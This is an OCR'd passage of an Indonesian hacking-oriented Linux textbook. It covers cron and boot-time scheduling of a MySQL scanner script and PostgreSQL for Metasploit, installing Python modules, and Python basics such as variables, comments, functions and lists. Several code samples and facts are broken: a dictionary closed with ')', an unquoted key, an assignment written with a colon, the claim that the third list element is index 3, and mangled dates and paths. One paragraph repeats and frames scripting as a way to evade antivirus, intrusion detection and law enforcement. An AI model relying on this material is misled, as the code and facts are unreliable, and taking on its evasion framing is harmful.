52 6 1 * * root test -x /usr/sbin/anacron II ( cd / && run-parts --report /etc/cron.monthly )
00 2 * 6-8 0,6 user /usr/share/MySQLsscanner.sh
```

Sekarang, MySQLscanner.sh Anda hanya akan berjalan pada akhir pekan di bulan Juni, Juli dan Agustus pukul 2 pagi.

Pintasan *crontab*

File *crontab* memiliki beberapa pintasan bawaan yang dapat Anda gunakan alih-alih menentukan waktu, hari, dan bulan setiap waktu. Ini termasuk yang berikut:

- @yearly
- @annually
- @monthly
- @weekly
- @daily
- @midnight
- @noon
- @reboot

Jadi, jika Anda ingin pemindai MySQL berjalan setiap malam di tengah malam, Anda dapat menambahkan baris berikut ke file crontab:

```
@midnight    user   /usr/share/MySQLsscanner.sh
```

16.2 MENGGUNAKAN SKRIP RC UNTUK MENJALANKAN PEKERJAAN SAAT MULAI

Setiap kali Anda memulai sistem Linux, sejumlah skrip dijalankan untuk menyiapkan lingkungan untuk Anda. Ini dikenal sebagai skrip rc. Setelah kernel melakukan inisialisasi dan memuat semua modulnya, kernel memulai daemon yang dikenal sebagai init atau init.d. Daemon ini kemudian mulai menjalankan sejumlah skrip yang ditemukan di/etc/init.d/rc. Skrip ini mencakup perintah untuk memulai banyak layanan yang diperlukan untuk menjalankan sistem Linux Anda seperti yang Anda harapkan.

Linux Runlevel Linux memiliki beberapa runlevel yang menunjukkan layanan apa yang harus dimulai saat boot. Misalnya, runlevel 1 adalah mode pengguna tunggal, dan layanan seperti jaringan tidak dimulai di runlevel 1. Skrip rc disetel untuk berjalan bergantung pada runlevel yang dipilih:

0 Menghentikan sistem
1 Mode pengguna tunggal/minimal
2–5 Mode multipengguna
6 Mulai ulang sistem

Menambahkan Layanan ke rc.d

Anda dapat menambahkan layanan agar skrip rc.d dijalankan saat startup menggunakan perintah update-rc.d. Perintah ini memungkinkan Anda untuk menambah atau menghapus layanan dari skrip rc.d. Sintaksnya untuk update-rc.d sangat mudah; Anda cukup mencantumkan perintah diikuti dengan nama skrip dan kemudian tindakan yang harus dilakukan, seperti:

```
kali >update-rc.d <name of the script or service>
< remove | defaults |disable |enable>
```

Sebagai contoh tentang bagaimana Anda dapat menggunakan update-rc.d, mari kita asumsikan Anda selalu ingin database PostgreSQL dimulai saat boot sistem sehingga kerangka kerja Metasploit Anda dapat menggunakannya untuk menyimpan hasil pengujian dan peretasan. Anda akan menggunakan update-rc.d untuk menambahkan baris ke skrip rc.d untuk mengaktifkannya dan menjalankannya setiap kali Anda mem-boot sistem Anda.

Sebelum Anda melakukannya, mari kita periksa apakah PostgreSQL sudah berjalan di sistem Anda. Anda dapat melakukannya menggunakan perintah ps dan menyalurkannya ke filter yang mencari PostgreSQL menggunakan grep, seperti:

```
kali >ps aux | grep postgresql
root   3876 0.0  0.0 12720 964pts/1 S+ 14.24  0.00 grep postgresql
```

Keluaran ini memberi tahu kami bahwa satu-satunya proses yang ditemukan berjalan untuk PostgreSQL adalah perintah yang kami jalankan untuk mencarinya, jadi tidak ada database PostgreSQL yang berjalan di sistem ini saat ini.

Sekarang, mari update rc.d kita agar PostgreSQL berjalan secara otomatis saat bootup:

```
kali >update-rc.d postgresql defaults
```

Tindakan ini akan menambahkan baris ke file rc.d. Anda perlu me-reboot sistem agar perubahan terjadi. Setelah Anda selesai melakukannya, mari gunakan kembali perintah ps dengan grep untuk mencari proses PostgreSQL:

```
kali >ps aux | grep postgresql
postgresql  757  0.0  0.1 287636  25180 ?    S  March 14
0.0       /usr/lib/postgresql/9.6/bin/postgresql -D
/var/lib/postgresql/9.6/main
-c config_file=/etc/postgresql/9.6/main/postgresql.conf
root   3876  0.0 0.0  12720 964pts/1 S+  14.24  0.00 grep postgresql
```

Seperti yang Anda lihat, PostgreSQL berjalan tanpa Anda pernah memasukkan perintah apa pun secara manual. Ini secara otomatis dimulai saat sistem Anda booting, siap dan menunggu untuk digunakan dengan Metasploit Anda!

16.3 MENAMBAHKAN LAYANAN KE *BOOTUP* ANDA VIA GUI


Jika Anda lebih nyaman bekerja dari GUI untuk menambahkan layanan saat startup, Anda dapat mengunduh alat rcconf berbasis GUI yang belum sempurna dari repositori Kali, seperti:

```
kali >apt-get install rcconf
```

Setelah rcconf selesai diinstal, Anda dapat memulai rcconf dengan memasukkan yang berikut ini:

```
kali >rcconf
```

Ini akan membuka GUI sederhana seperti yang ada di Gambar 16.1. Anda kemudian dapat menggulir melalui layanan yang tersedia, memilih layanan yang ingin Anda mulai saat boot, dan klik OK.



Gambar 16.1 GUI rcconf untuk menambahkan layanan ke startup

Pada gambar ini, Anda dapat melihat layanan PostgreSQL yang tercantum kedua dari terakhir. Tekan bilah spasi untuk memilih layanan ini, tekan TAB untuk menyorot <Ok>, lalu tekan ENTER. Saat berikutnya Anda mem-boot Kali, PostgreSQL akan dimulai secara otomatis.

16.4 RINGKASAN

Baik administrator sistem maupun *Hacker* sering kali perlu menjadwalkan layanan, skrip, dan utilitas untuk dijalankan pada interval reguler. Linux memungkinkan Anda untuk menjadwalkan hampir semua skrip atau utilitas untuk dijalankan secara reguler menggunakan daemon cron yang menjalankan tugas ini dari tabel cron. Selain itu, Anda dapat membuat layanan dimulai secara otomatis saat boot dengan menggunakan perintah update-rc.d atau alat berbasis GUI rcconf untuk mengupgrade skrip rc.d.

16.5 LATIHAN

Sebelum Anda melanjutkan ke Bab 17, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Jadwalkan script *MySQLscanner.sb* untuk berjalan setiap hari rabu jam 3 sore.
2. Jadwalkan script *MySQLscanner.sb* untuk berjalan setiap tanggal 10 bulan April, juni dan Agustus.
3. Jadwalkan script *MySQLscanner.sb* untuk berjalan setiap Selasa hingga kamis jam 10 pagi.
4. Jadwalkan script *MySQLscanner.sb* untuk berjalan setiap siang hari menggunakan shortcut.
5. Update script rc.d Anda untu menjalankan PostgreSQL setiap booting sistem Anda.
6. Download dan install rcconf dan tambahkan Database PostgreSQL dan MySQL untuk memulai bootup.

BAB 17
DASAR-DASAR *SCRIPT* PYTHON UNTUK *HACKER*S


Keterampilan dasar pembuatan skrip sangat penting untuk menjadi master *Hacker.* Tanpa mengembangkan beberapa keterampilan dasar pembuatan skrip, *Hacker* pemula yang hanya menggunakan alat yang dibuat oleh orang lain akan dikutuk ke dunia *script kiddies*. Ini berarti bahwa Anda akan dibatasi untuk menggunakan alat yang dikembangkan oleh orang lain, yang mengurangi kemungkinan keberhasilan Anda dan meningkatkan kemungkinan deteksi oleh *software antivirus* (AV), *intrusion detection systems* (IDS), dan penegakan hukum. Dengan beberapa keterampilan scripting, Anda dapat meningkatkan diri Anda ke eselon atas dari master Hacker!

Di Bab 8, kami mencakup dasar-dasar skrip bash dan membuat beberapa skrip sederhana, termasuk *MySQLScanner.sh,* yang menemukan sistem yang menjalankan sistem database MySQL yang ada di mana-mana. Di bab ini, kita mulai melihat bahasa scripting yang paling banyak digunakan oleh *Hacker*: Python. Banyak alat *Hacker* paling populer ditulis dalam Python, termasuk sqlmap, scapy, SocialEngineer Toolkit (SET), w3af, dan banyak lagi.

Python memiliki beberapa fitur penting yang membuatnya sangat cocok untuk peretasan, tetapi mungkin yang paling penting, Python memiliki beragam pustaka yang sangat besar—modul kode bawaan yang dapat diimpor secara eksternal dan digunakan kembali—yang menyediakan fungsionalitas yang uat. Python dikirimkan dengan lebih dari 1.000 modul bawaan, dan banyak lagi yang tersedia di berbagai repositori lainnya. Membuat hacking tool juga bisa dibuat menggunakan bahasa yang lain, seperti bash, Perl, dan Ruby, tetapi modul Python mempermudah pembuatan alat ini.

17.1 MENAMBAHKAN MODUL PYTHON

Saat menginstal Python, Anda juga menginstal kumpulan pustaka dan modul standarnya yang menyediakan berbagai kemampuan yang luas, termasuk tipe data bawaan, penanganan pengecualian, modul numerik dan matematika, penanganan data dan kriptografi, penanganan file dan data, interaksi dengan *internet protocol* (IP).



Gambar 17.1 Indeks Paket Python

Terlepas dari semua kekuatan yang ditawarkan oleh perpustakaan dan modul standar ini, Anda mungkin memerlukan atau menginginkan modul pihak ketiga tambahan. Modul pihak ketiga yang tersedia untuk Python sangat luas dan mungkin merupakan alasan sebagian besar *Hacker* lebih memilih Python untuk membuat skrip. Anda dapat menemukan daftar lengkap modul pihak ketiga di PyPI (Indeks Paket Python, ditunjukkan pada Gambar 17.1) di http://www.pypi.org/.

Menggunakan pip

Python memiliki pengelola paket khusus untuk menginstal dan mengelola paket Python yang dikenal sebagai pip (Paket Pemasangan Pip). Karena kami bekerja dengan Python 3 di sini, Anda akan membutuhkan pip untuk Python 3 untuk mengunduh dan menginstal paket. Anda dapat mendownload dan menginstal pip dari repositori Kali dengan memasukkan kode berikut:

```
kali >apt-get install python3-pip
```

Sekarang, untuk mengunduh modul dari PyPI, Anda cukup memasukkan ini:

```
kali >pip3 install <package name
```

Saat Anda mengunduh paket ini, paket tersebut akan ditempatkan secara otomatis di direktori */usr/local//lib/<pythonversion>/distpackages*. Jadi, misalnya, jika Anda telah menggunakan pip untuk menginstal implementasi Python dari protokol SNMP untuk Python 3.6, Anda akan menemukannya di */usr/local/lib/python3.6/pysnmp*. Jika Anda tidak yakin di mana sebuah paket telah ditempatkan di sistem Anda (terkadang distribusi Linux yang berbeda menggunakan direktori yang berbeda), Anda dapat memasukkan pip3 diikuti dengan show dan nama paket, seperti yang ditunjukkan di sini:

```
kali >pip3 show pysnmp
Name: pysnmp
```

```
Version: 4.4.4
Summary: SNMP library for Python
Home-page: https://github.com/etingof/pysnmp
Author: Ilya Etingof <etingof@gmail.com>
Author-email: etingof@gmail.com License: BSD
Location: usr/local/lib/python3.6/dist-packages
Requires: ptsmi, pyansl, pycryptodomex
```

Anda dapat melihat ini memberi Anda banyak informasi tentang paket, termasuk direktori yang menyimpannya. Sebagai alternatif untuk menggunakan pip, Anda dapat mengunduh paket langsung dari situs (pastikan bahwa diunduh ke direktori yang benar), membongkarnya (lihat Bab 9 tentang cara membongkar software), lalu jalankan yang berikut:

```
kali >python setup.py install
```

Tindakan ini akan menginstal semua paket yang belum dibongkar yang belum diinstal.

Memasang Modul Pihak Ketiga

Untuk memasang modul pihak ketiga yang dibuat oleh anggota komunitas Python lainnya (berlawanan dengan paket Python yang dirilis secara resmi), Anda cukup menggunakan wget untuk mengunduhnya dari mana pun disimpan secara online, buka kompresi modul, lalu jalankan perintah python setup.py install.

Sebagai contoh, mari unduh dan instal modul Python untuk alat pemindaian port yang kita gunakan di Bab 8, nmap, dari repositori online-nya di https://xael.org.
Pertama, kita perlu mengunduh modul dari *xael.org*:

```
kali >wget http://xael.org/norman/python/python-nmap/python-nmap-0.3.4.tar.gz
--2014-12-28 17:48:32-- http://xael.org/norman/python/python-nmap/python-nmap0.3.4.ta
r.gz
Resolving xael.org (xael.org)...194.36.166.10
Connecting to xael.org (xael.org)|194.36.166.10|:80...connected.

--snip--

2018-21-28 17.48:34 (113 KB/s)  - 'python-nmap-0.3.4.tar.gz' saved
[40307/40307]
```

Di sini, Anda dapat melihat kami menggunakan perintah wget dan URL lengkap untuk paket tersebut. Setelah paket diunduh, Anda perlu membuka kompresnya dengan tar, seperti yang Anda pelajari di Bab 9:

```
kali >tar -xzf python-nmap-0.3.4.tar.gz
```

Kemudian ubah direktori ke direktori yang baru dibuat:

```
kali >cd python-nmap-.03.4
```

Terakhir, di direktori tersebut, instal modul baru dengan memasukkan yang berikut:

```
kali >~/python-nmap-0.3.4  >python setup.py install
running install
running build
running build_py
creating build
```

```
--snip--
running install_egg_info
writing /usr/local/lib/python2.7/dist-packages/python_nmap-0.3.4.egg.info
```

Modul lain yang tak terhitung banyaknya dapat diperoleh dengan cara ini juga. Setelah Anda menginstal modul nmap ini, Anda dapat menggunakannya di skrip Python Anda dengan mengimpor modul. Selengkapnya tentang ini nanti. Sekarang mari memulai beberapa scripting.

17.2 MEMULAI *SCRIPT* DENGAN PYTHON

Sekarang setelah Anda mengetahui cara memasang modul di Python, saya ingin membahas beberapa konsep dasar dan terminologi Python, lalu sintaks dasar. Setelah itu, Anda akan menulis beberapa skrip yang akan berguna bagi *Hacker* di mana pun dan saya harap akan menunjukkan kekuatan Python.

Sama seperti dengan bash atau bahasa skrip lainnya, kita dapat membuat skrip Python menggunakan editor teks apa pun. Untuk bab ini, untuk menyederhanakan, saya menyarankan Anda untuk menggunakan editor teks sederhana seperti Leafpad, tetapi berguna untuk mengetahui bahwa sejumlah lingkungan pengembangan terintegrasi, atau IDE, tersedia untuk digunakan. IDE seperti editor teks dengan kemampuan lainnya yang ada di dalamnya, seperti kemampuan pengodean warna, *debugging*, dan kompilasi. Kali memiliki IDE PyCrust bawaan, tetapi masih banyak lagi IDE yang tersedia untuk diunduh, salah satunya adalah PyCharm milik JetBrain. Ini adalah IDE yang sangat baik dengan banyak penyempurnaan yang membuat pembelajaran Python lebih mudah dan lebih cepat. Ada versi profesional untuk pembelian dan edisi komunitas yang gratis. Anda dapat menemukannya di https://www.jetbrains.com/pycharm/.

Setelah Anda menyelesaikan bab ini, jika Anda ingin terus belajar Python, PyCharm adalah alat yang sangat baik yang akan membantu Anda dalam pengembangan Anda. Untuk saat ini, kami akan menggunakan editor teks dasar seperti Leafpad untuk menyederhanakan semuanya.

Perhatikan bahwa mempelajari bahasa pemrograman apa pun membutuhkan waktu dan banyak kerja keras. Bersabarlah dengan diri sendiri—berusahalah untuk menguasai setiap skrip kecil yang saya berikan sebelum melanjutkan.

MEMFORMAT DI PYTHON

Keterampilan dasar pembuatan skrip sangat penting untuk menjadi master Hacker. Tanpa mengembangkan beberapa keterampilan dasar pembuatan skrip, Hacker pemula yang hanya menggunakan alat yang dibuat oleh orang lain akan dikutuk ke dunia script kiddies. Ini berarti bahwa Anda akan dibatasi untuk menggunakan alat yang dikembangkan oleh orang lain, yang mengurangi kemungkinan keberhasilan Anda dan meningkatkan kemungkinan deteksi oleh software antivirus (AV), intrusion detection systems (IDS), dan penegakan hukum. Dengan beberapa keterampilan scripting, Anda dapat meningkatkan diri Anda ke eselon atas dari master Hacker!

Variabel

Sekarang, ke beberapa konsep yang lebih praktis di Python. Variabel adalah salah satu jenis data paling dasar dalam pemrograman, dan Anda pernah menemukannya di Bab 8 dengan skrip bash. Secara sederhana, variabel adalah nama yang dikaitkan dengan nilai

tertentu sehingga setiap kali Anda menggunakan nama itu dalam program Anda, itu akan memanggil nilai terkait.

Cara kerjanya adalah bahwa nama variabel menunjuk ke data yang disimpan di lokasi memori, yang mungkin berisi segala jenis nilai, seperti bilangan bulat, bilangan real, string, bilangan floatingpoint, Boolean (pernyataan benar atau salah), atau daftar. kamus. Kami akan secara singkat mencakup semua ini di bab ini.

Agar terbiasa dengan dasar-dasarnya, mari buat skrip sederhana yang ditampilkan di Daftar 17.1, di Leafpad dan simpan sebagai *Hackersbangkit_greetings.py.*

```
#! /usr/bin/python3

name="OccupyTheWeb"

print ("Greetings to " + name + " from Hackers-Bangkit. The BestPlace to Learn Hacking!")
```

Daftar 17.1 Program Python pertama Anda

Baris pertama hanya memberi tahu sistem Anda bahwa Anda ingin menggunakan juru bahasa Python untuk menjalankan program ini, bukan bahasa lainnya.

Baris kedua menentukan variabel yang disebut nama dan memberi nilai untuk variabel tersebut (dalam hal ini, "OccupyTheWeb"). Anda harus mengubah nilai ini menjadi nama Anda sendiri. Nilai dari variabel ini adalah dalam format data karakter string, artinya konten diapit dalam tanda kutip dan diperlakukan seperti teks. Anda juga dapat memasukkan angka ke dalam string, dan angka tersebut akan diperlakukan seperti teks, sehingga Anda tidak akan dapat menggunakannya dalam perhitungan numerik.

Baris ketiga membuat pernyataan print() yang menggabungkan Greetings to dengan nilai dalam variabel nama, diikuti dengan teks dari *Hacker*s-Bangkit. Tempat Terbaik untuk Belajar Hacking! Pernyataan print() akan menampilkan apa pun yang Anda teruskan ke dalam tanda kurung di layar Anda.

Sekarang, sebelum Anda dapat menjalankan skrip ini, Anda perlu memberi diri Anda izin untuk menjalankannya. Kami membutuhkan perintah chmod untuk melakukannya. (Untuk informasi selengkapnya tentang izin Linux, lihat Bab 5).

```
kali >chmod 755 Hackers-bangkit_greetings.py
```

Seperti yang Anda lakukan di Bab 8 dengan skrip bash, untuk menjalankan skrip Anda, awali nama skrip dengan titik dan garis miring. Direktori Anda saat ini tidak ada dalam variabel $PATH untuk alasan keamanan, jadi kami harus mendahului nama skrip dengan./ untuk memberi tahu sistem agar mencari di direktori saat ini untuk nama file dan menjalankannya. Untuk menjalankan skrip khusus ini, masukkan yang berikut:

```
kali >./Hackers-bangkit_greetings.py
Greetings to OccupyTheWeb from Hackers-Bangkit. The Best Place to Learn Hacking!
```

Di Python, setiap jenis variabel diperlakukan seperti kelas.

Kelas adalah sejenis templat untuk membuat objek. Lihat "**Object-Oriented Programming** (OOP)" dalam skrip berikut, saya telah mencoba menunjukkan beberapa jenis variabel. Variabel dapat menyimpan lebih dari sekadar string. Daftar 17.2 menampilkan beberapa variabel yang berisi jenis data berbeda.

```
#! /usr/bin/python3

HackersBangkitStringVariable = "Hackers-Bangkit Is the Best Place to Learn Hacking"
```

```
HackersBangkitIntegerVariable = 12

HackersBangkitFloatingPointVariable = 3.1415

HackersBangkitList = [1,2,3,4,5,6]

HackersBangkitDictionary = {'name' : 'OccupyTheWeb', 'value' : 27)

print (HackersBangkitStringVariable)

print (HackersBangkitIntegerVariable)

print (HackersBangkitFloatingPointVariable)
```

Daftar 17.2 Serangkaian struktur data yang terkait dengan variabel

Ini membuat lima variabel yang berisi tipe data yang berbeda: string, diperlakukan sebagai teks; integer, yang merupakan tipe angka tanpa desimal yang dapat digunakan dalam operasi numerik; float, yang merupakan tipe angka yang juga dapat digunakan dengan desimal dalam operasi numerik; daftar, yang merupakan serangkaian nilai yang disimpan bersama; dan kamus, yang merupakan kumpulan data yang tidak berurutan di mana setiap nilai dipasangkan dengan kunci, yang berarti setiap nilai dalam kamus memiliki kunci pengenal yang unik. Ini berguna ketika Anda ingin merujuk atau mengubah nilai dengan merujuk ke nama kunci. Misalnya, katakanlah Anda memiliki kamus bernama fruit_color yang dikonfigurasi seperti berikut:

```
fruit_color = {'apple' : 'red', 'grape' : 'green', orange : 'orange'}
```

Jika nanti dalam skrip Anda Anda ingin mendapatkan fruit_color dari anggur, Anda cukup menyebutnya dengan kuncinya:

```
print (fruit_color['grape'])
```

Anda juga dapat mengubah nilai untuk kunci tertentu; misalnya, di sini kami mengubah warna apel:

```
 fruit_color['apple'] : 'green'
```

Kami akan membahas daftar dan kamus secara lebih mendetail nanti di bab ini.

Buat skrip ini di editor teks apa pun, simpan sebagai *secondpythonscript.py*, lalu beri izin pada diri Anda untuk menjalankannya, seperti:

```
kali >chmod 755 secondpythonscript.p
```

Saat kami menjalankan skrip ini, skrip akan mencetak nilai variabel string, variabel integer, dan variabel angka floatingpoint, seperti:

```
kali >./secondpythonscript.py
Hackers-Bangkit Is the Best Place to Learn Hacking
12
3.1415
```

Catatan

Di Python, tidak tidak perlu mendeklarasikan variabel sebelum menetapkan nilai padanya, seperti dalam beberapa bahasa pemrograman lainnya.

Komentar

Seperti bahasa pemrograman dan skrip lainnya, Python memiliki kemampuan untuk menambahkan komentar. Komentar hanyalah bagian dari kode Anda—kata, kalimat, dan bahkan paragraf—yang menjelaskan apa yang dimaksud dengan kode tersebut. Python akan mengenali komentar dalam kode Anda dan mengabaikannya. Meskipun komentar tidak diperlukan, komentar tersebut sangat membantu saat Anda kembali ke kode Anda dua tahun kemudian dan tidak dapat mengingat apa yang harus dilakukan. Pemrogram sering menggunakan komentar untuk menjelaskan apa yang dilakukan oleh blok kode tertentu atau untuk menjelaskan logika di balik pemilihan metode pengkodean tertentu.

Komentar diabaikan oleh penerjemah. Ini berarti bahwa setiap baris yang ditetapkan sebagai komentar akan dilewati oleh penerjemah, yang terus berlanjut sampai menemukan baris kode yang sah. Python menggunakan simbol # untuk menunjukkan awal dari komentar tunggal. Jika Anda ingin menulis komentar multibaris, Anda dapat menggunakan tiga tanda kutip ganda (""") di awal dan akhir bagian komentar.

Seperti yang dapat Anda lihat di skrip berikut, saya telah menambahkan komentar singkat multibaris ke skrip *Hackersbangkit_greetings.py* sederhana kami.

```
#! /usr/bin/python3
""" This is my first Python script with comments. Comments are used to help explain code to
ourselves and fellow programmers. In this case, this simple script creates a greeting for
the user.
"""
name = "OccupyTheWeb"
print ("Greetings to "+name+" from Hackers-Bangkit. The Best Place to Learn Hacking!")
```

Saat kami mengeksekusi skrip lagi, tidak ada perubahan yang dibandingkan terakhir kali skrip dijalankan, seperti yang Anda dapat lihat di sini:

```
kali >./Hackers-bangkit_greetings.py
Greetings to OccupyTheWeb from Hackers-Bangkit. The Best Place to Learn Hacking!
```

Ini berjalan persis sama seperti di Daftar 17.1, tetapi sekarang kami memiliki beberapa info tentang skrip kami saat kami kembali ke kode di lain waktu.

Fungsi

Fungsi dalam Python adalah bit kode yang melakukan tindakan tertentu. Pernyataan print() yang Anda gunakan sebelumnya, misalnya, adalah fungsi yang menampilkan nilai apa pun yang Anda berikan ke sana. Python memiliki sejumlah fungsi bawaan yang dapat langsung Anda impor dan gunakan. Sebagian besar dari mereka tersedia pada penginstalan default Python Anda di Kali Linux, meskipun masih banyak lagi yang tersedia dari perpustakaan yang dapat diunduh. Mari kita lihat hanya beberapa dari ribuan fungsi yang tersedia untuk Anda:

- *exit()* keluar dari sebuah program.
- *float()* mengembalikan argumennya sebagai angka floatingpoint. Misalnya, *float(1)* akan mengembalikan 1.0 .
- *help()* menampilkan help pada objek yang ditentukan oleh argumennya.
- *int()* mengembalikan bagian bilangan bulat dari argumennya (terpotong).
- len() mengembalikan jumlah elemen dalam daftar atau kamus.

- *max()* mengembalikan nilai maksimum dari argumennya (daftar).
- *open()* membuka file dalam mode yang ditentukan oleh argumennya.
- *range()* mengembalikan daftar bilangan bulat antara dua nilai yang ditentukan oleh argumennya.
- *sort()* mengambil daftar sebagai argumen dan mengembalikannya dengan elemennya secara berurutan.
- *type()* mengembalikan jenis argumennya (misalnya, int, file, metode, fungsi).

Anda juga dapat membuat fungsi Anda sendiri untuk melakukan tugas khusus. Karena ada begitu banyak yang sudah ada dalam bahasa ini, selalu ada baiknya memeriksa apakah suatu fungsi sudah ada sebelum melakukan upaya membangunnya sendiri. Ada banyak cara untuk melakukan pemeriksaan ini. Salah satunya adalah dengan melihat dokumentasi resmi Python yang tersedia di https://docs.python.org. Pilih versi yang Anda kerjakan lalu pilih Referensi Library.

17.3 DAFTAR

Banyak bahasa pemrograman menggunakan array sebagai cara untuk menyimpan beberapa objek terpisah. Array adalah daftar nilai yang dapat diambil, dihapus, diganti, atau dikerjakan dengan berbagai cara dengan merujuk nilai tertentu dalam array berdasarkan posisinya dalam daftar, yang dikenal sebagai indeksnya. Penting untuk diperhatikan bahwa Python, seperti banyak lingkungan pemrograman lainnya, mulai menghitung indeks pada 0, jadi elemen pertama dalam daftar adalah indeks 0, yang kedua adalah indeks 1, yang ketiga adalah indeks 3, dan seterusnya. Jadi, misalnya, jika kita ingin mengakses nilai ketiga dalam array, kita dapat melakukannya dengan array [2]. Di Python, ada beberapa implementasi array, tetapi mungkin implementasi yang paling umum dikenal sebagai daftar.

Daftar di Python dapat diubah, artinya daftar dapat menyediakan elemen berturut-turut saat Anda menjalankan semuanya. Hal ini berguna karena cukup sering ketika kami menggunakan daftar, kami menelusurinya untuk menemukan nilai tertentu, untuk mencetak nilai satu per satu, atau untuk mengambil nilai dari satu daftar dan memasukkannya ke dalam daftar lain.

Jadi, mari kita bayangkan kita perlu menampilkan elemen keempat dalam daftar *Hacker*sBangkitList dari Daftar 17.2. Kita dapat mengakses elemen tersebut dan mencetaknya dengan memanggil nama daftar, *Hacker*sBangkitList, diikuti dengan indeks elemen yang ingin kita akses yang diapit dalam tanda kurung siku.

Untuk mengujinya, tambahkan baris berikut ke bagian bawah skrip pythonscript.py kedua Anda untuk mencetak elemen di indeks 3 di *Hacker*sBangkitList:

```
--snip--

print (HackersBangkitStringVariable)

print (HackersBangkitIntegerVariable)

print (HackersBangkitFloatingPointVariable)

print (HackersBangkitList[3])
```

Saat kami menjalankan skrip ini lagi, kami dapat melihat bahwa pernyataan cetak baru mencetak 4 di samping keluaran lainnya:

```
kali >./secondpythonscript.py
```

```
Hackers-Bangkit Is the Best Place to Learn Hacking
12
3.1415
4
```

17.4 MODUL

Modul hanyalah bagian dari kode yang disimpan ke dalam file terpisah sehingga Anda dapat menggunakannya sebanyak yang Anda butuhkan dalam program Anda tanpa harus mengetik semuanya lagi. Jika Anda ingin menggunakan modul atau kode apa pun dari modul, Anda perlu mengimpornya. Seperti yang telah dibahas sebelumnya, menggunakan modul standar dan modul pihak ketiga adalah salah satu fitur utama yang membuat Python sangat kuat bagi para *Hacker*. Jika kami ingin menggunakan modul nmap yang telah kami instal sebelumnya, kami akan menambahkan baris berikut ke skrip kami:
Nanti dalam bab ini, kita akan menggunakan dua modul yang sangat berguna: socket dan ftplib.

